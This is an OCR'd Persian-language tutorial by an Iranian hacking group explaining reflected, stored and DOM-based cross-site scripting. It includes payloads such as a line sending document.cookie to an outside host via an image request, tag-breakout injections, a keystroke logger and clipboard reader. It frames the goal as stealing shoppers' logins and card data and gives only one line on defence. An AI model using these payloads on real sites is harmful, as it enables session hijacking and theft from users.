



به نام خدا

تیم امنیتی آشیانه

آشنایی با حملات Cross Site Scripting (XSS)



Ashiyane Digital Security Team

مقدمه

نویسنده: Http://Askn

سلام به تمام دوستان عزیز من در این مقاله سعی دارم که شما رو از با حملات XSS و انواع آن آشنا کنم.

هدف اصلی از این حملات اکثر مواقع برای دزدین اطلاعات کاربرانی است که به سایت مورد نظر مراجعه میکنند به عنوان مثال فردی قصد دارد که کاربران یک فروشگاه الکترونیکی را هک کند با تزریق کد بر سایت مورد نظر اطلاعات کاربران را بدون آن که انها متوجه شوند دزدیده و با نام کاربری و رمز عبور آن ها وارد میشود و میتواند تمام اطلاعات از جمله کارت اعتباری و ... را بدزدد.

دلیل آنکه به این حملات XSS میگویند و CSS نمیگویند (Cross Site Scripting) این است که با Cascading Style Sheets اشتباه نشود.

توضیح کلی در مورد این حملات میتوان گفت که این حملات تقریبا به صورت موقت است که با یک URL مخرب به طور نا خواسته قربانی هک میشود.

انواع حملات

Reflected XSS .1

در این روش هکر با استفاده از یک لینک که ادرس همان وبسایت هست با روش های مختلف این لینک را به کاربری ایمیل کرده و کاربر با کلیک کردن بر روی لینک صفحه ای را میبیند که به عنوان مثال در یک سایت به محتوایی که در آن نوشته شده که شما جایزه بزرگی را برنده شده اید برای تکمیل مراحل و گرفتن جایزه نام کاربری و رمز خود وارد کرده و وارد شوید.(*)

این صفحه گول زننده توسط هکر نوشته شده و در واقع شما با وارد کردن مشخصات خود هک میشوید نمونه ساده آن بدون طراحی صفحه و از این جور کار ها در سایتی مثل زیر :

http://site.com/gift.php?msg=**You win**

http://site.com/gift.php?msg=**test**


خوب فکر کنم متوجه شدید که سایت باز شده و پیغام بردن جایزه را به ما میده و ما اونو در قسمت URL عوض کردیم و اونو به تست تبدیل کردیم همونو نمایش داد خوب این نشان دهنده ی باگ است. حال جای تست کافی است بنویسیم :

<script>alert(document.cookie)</script>

حال لینک شامل این

http://site.com/gift.php?msg=<script>alert(document.cookie)</script>

باعث نشان دادن کوکی کار بر به او میشود اما متد استفاده آن فرق دارد به عکس زیر توجه کنید :



در این تصویر مکانیسم حملات Reflected رو میبنید.

- هکر لینکی مشابه لینک زیر را میسازد:

site.com/gift.php?msg=var i=new image;i.src="http://ashiyane.org/"+document.cookie;

تحلیل این کد آن چنان هم سخت نیست اما چون این مقاله از پایه هست من توضیح میدم :

var i=new image;i.src="http://ashiyane.org/"+document.cookie;

خوب ما در متغیری سایت مخرب را معرفی کرده و میگوییم فایل کوکی به آن اضافه شود روش اضافه شدن این است که فایل کوکی با استفاده از جستجوگر اینترنت قربانی برای سایت هکر فرستاده شود .

- این لینک با هر روشی به قربانی فرستاده میشود که قطعا مهندسی اجتماعی تاثیری زیادی را در بر دارد.
هکر می تواند با زدن یک ایمیل جعلی از طرف مدیر سایت کاملا کاربر را فریب دهد.

- هکر با دزدیدن Session ID قربانی در قسمت کوکی های مرور گر خود آن را با مال خود عوض کرده و مال قربانی را جایگزینی میکند ! حال به پروفایل شخص رفته و شماره و رمز کارت اعتباری فرد را برداشته و ...
- در این روش دلیل اینکه هکر مستقیما کد را به خود قربانی تزریق نمیکند این است که هدف دزدین کوکی کاربر است نه اجرا شدن کد جاوا اسکریپت.


مزایای و معایب این روش

- مزیت این روش این است که خوب فرد با فرستادن ایمیل به همه کاربران آن وبسایت همه ان ها را هک می کند.
- میتواند در بعضی مواقع سریع تر به آنچه که میخواهد برسد در جلو تر میفهمید چرا ؟!
- از معایب این است که همیشه جریان یک جایزه که نیست ممکن چیزی باشد که کاربر به هر حال خوشش نیاید و Login نکند در این صورت شما قادر به دزدیدن کوکی او نخواهید شد.

Stored XSS .2

در این روش کلا ما دو نوع مکانیسم حمله داریم که یکی از آنها **Inband** و دیگری **Outband** هست .این حملات که به نظر من خیلی جالب تر هم هستند هکر کد رو به در هر قسمتی از سایت تزریق میکند و منتظر مینشیند تا قربانی به آن صفحه مورد نظر رفته نفوذ کند در این روش دیگر به ساخت URL مخرب و مهندسی اجتماعی تقریبا نیازی نیست و کد در هر قسمتی از سایت Bug دار میتواند قرار بگیرد از جمله بخش جستجو , پرکردن فرم , تصویری متنی برای ارائه نظرات و یا دانلود فایل , بخش ارتباط با ما و ...

در روش Outband به حالتی گفته میشود که اطلاعات از کانل های دیگر فراهم شود . برنامه یکسری اطلاعات رو پذیرفته و به وسیله HTML نمایش میدهد . این نوع حملات بیشتر در Webmail دیده میشوند که در آن توسط SMTP و توسط HTML به کاربر نشان داده میشود.



در این تصویر مکانیسم حملات Stored را مشاهده میکنید.

تفاوت دو روش Reflected و Stored

- در این روش هکر منتظر میماند تا قربانی وارد صفحه شود. (خوب گفتم Reflected سرعتش بیشتره به دلیل این بود.
- در این روش دیگر از دادن URL مخرب خبری نیست.

حال چندین روش رو برای تزریق کد رو توضیح میدم :

1. **تزریق در فایل هایی که در سیستم فرد دانلود میشوند :** به عنوان مثال در یک انجمنی این باگ هست شما میتوانید به جای آوتار خود یک کد مخرب را به صورت مستقیم تزریق کنید خوب هر کاربری که پروفایل شما رو ببینه هک میشود.
به کد زیز توجه کنید :

HTTP/1.1 200 OK

Date : Sun ,20 Jun,2009 12:52:10 GMT

Server : Apache

Content-Length:39

Contenet-Type:image/jpeg

<script>alert(document.cookie)</script>

خوب فکر کنم اصلا توضیح نخواد اما شاید اینو نفهمیده باشید که Content-Length :39 طول همون کد مخرب (هایلایت شده).

2. **Dom Base Attack :**
پایه این حملات همان Reflected هست اما زمانی که پاسخ از سمت سرور به سمت کاربر می آید این پاسخ شامل کد Java Script نیست ولی درون جستجوگر اجرا میشود این روش از Dom استفاده میکنند .
به کد زیر توجه کنید :


```
<SCRIPT>

var a =document.URL;

a = unscape(a);

document.write(a.substring(a.indexOf(“message=”)+8,a.length));

</SCRIPT>
```



مراحل این نوع روش

کد جاوا اسکریپت به Dom جستجوگر دسترسی دارد در خواست کاربر به سرور شامل کد مخرب است . تعداد زیادی از سرور ها کدهای اضافه ای که در URL نوشته شده را پاک میکنند بنابراین جواب سرور شامل در نتیجه جواب سرور شامل این کد نخواهد بود بنابر این هنگامی که قربانی پاسخ را دریافت میکند به علت کد نوشته شده اسکریپت را از Dom گرفته و ناخودآگاه اجرا میکند.

انواع PayLoad در حملات XSS

1.Virtual Defacement :هکر با استفاده از تزریق داده های مخرب که به صورت HTML Markup است توسط اسکرپتی قربانی را به سایت دلخواه نفوذگر هدایت میکند.

2.Trojan Injection : استفاده از تروجان در صفحات جعلی و استفاده از کیلاگر ها میتواند روشی خوب برای بدست آوردن اطلاعات حساس باشد. با هدایت کردن قربانی به یک صفحه جعلی از هم مانند آن بهترین کار است .هکری GMAIL را در سال 2004 توسط همین حملات اطلاعات بسیاری از اعضا را ابدات آورد.

نفوذ به ارتباط مورد اطمینان کاربران

هکر ها در حملات XSS نه تنها میتوانند کوکی کاربر را بدست آورند به آن ویروس تزریق کنند و آن را به صفحه دیگری انتقال دهند در این حملات میتوانند به صفحات مورد اطمینان کاربر هجوم آورده و کد مخرب خود را تزریق کنند . اگر برنامه این اجازه را به کاربر دهد که یک فرم بعد ها باز هم توسط کاربر پر شود این اطلاعات در cache وبسایت جستجوگر ذخیره میشود و با استفاده از کد های جاوا اسکریپت میتوان آن ها را دزدید. این حملات در FireFox Password Manager نیز صورت میگیرد و حملات ساده تر وخطرناک تری هستند .

تو این دو مثال و نسبتا روش میشه این موضوع رو راحت تر درک کرد . . .

1.Log Key Stroke : یک سری کد جاوا اسکرپت است که میتواند چیز هایی رو که کاربر از زمان جستجو تایپ کرده نشان دهد :

<script>

```
document.onkeypress=function ()
{
window.status+=String.fromCharCode(window.event.KeyCode);
}
</script>
```

2.Capture Clip Board Content : محتویات کلیپ برد را نشان میدهد.

```
<script>
alert(window.clipboardData.getdata('Text'));
</script>
```

چرا XSS رخ میدهد ؟

```
<?php
$_GET['x']; (X را از URL بگیر) $_GET در زبان PHP به معنای گرفتن مقداری از URL است.
?>
```

خوب اینجا باگ XSS داره چرا شما جای X هر مقداری بخواهید میتوانید بگذارید .

که این جوری میتونیم مشاهده کنیم ...

```
Ashiyane.php?x=<script>alert("XSS")</script>
```

گاهی اوقات کد در بین دو تگ است مثل زیر :

```
<html>
<title>
<?php
$_GET['x']; (مقدار X را از URL دریافت کن و در تایتل نشان بده)
?>
</title>
</html>
```

کافی است که تگ رو ما ببندیم :

</Title><script>alert(document.cookie)</script>

چگونه کدهایمان را امن کنیم

برای امن کردن کافیست که در مقدار ورودی گرفتن واسه کدهای جاوا اسکریپت فیلتر بگذارید.

منابع

1. **ALL XSS TYPES**
2. **Why XSS**
3. **How Use XSS**
4. **And My Lil Information . . .**

Gr33tz : Behrooz _ICE , Q7X , Virangar , Jok3r

نویسنده : اشکان.ح

http://askn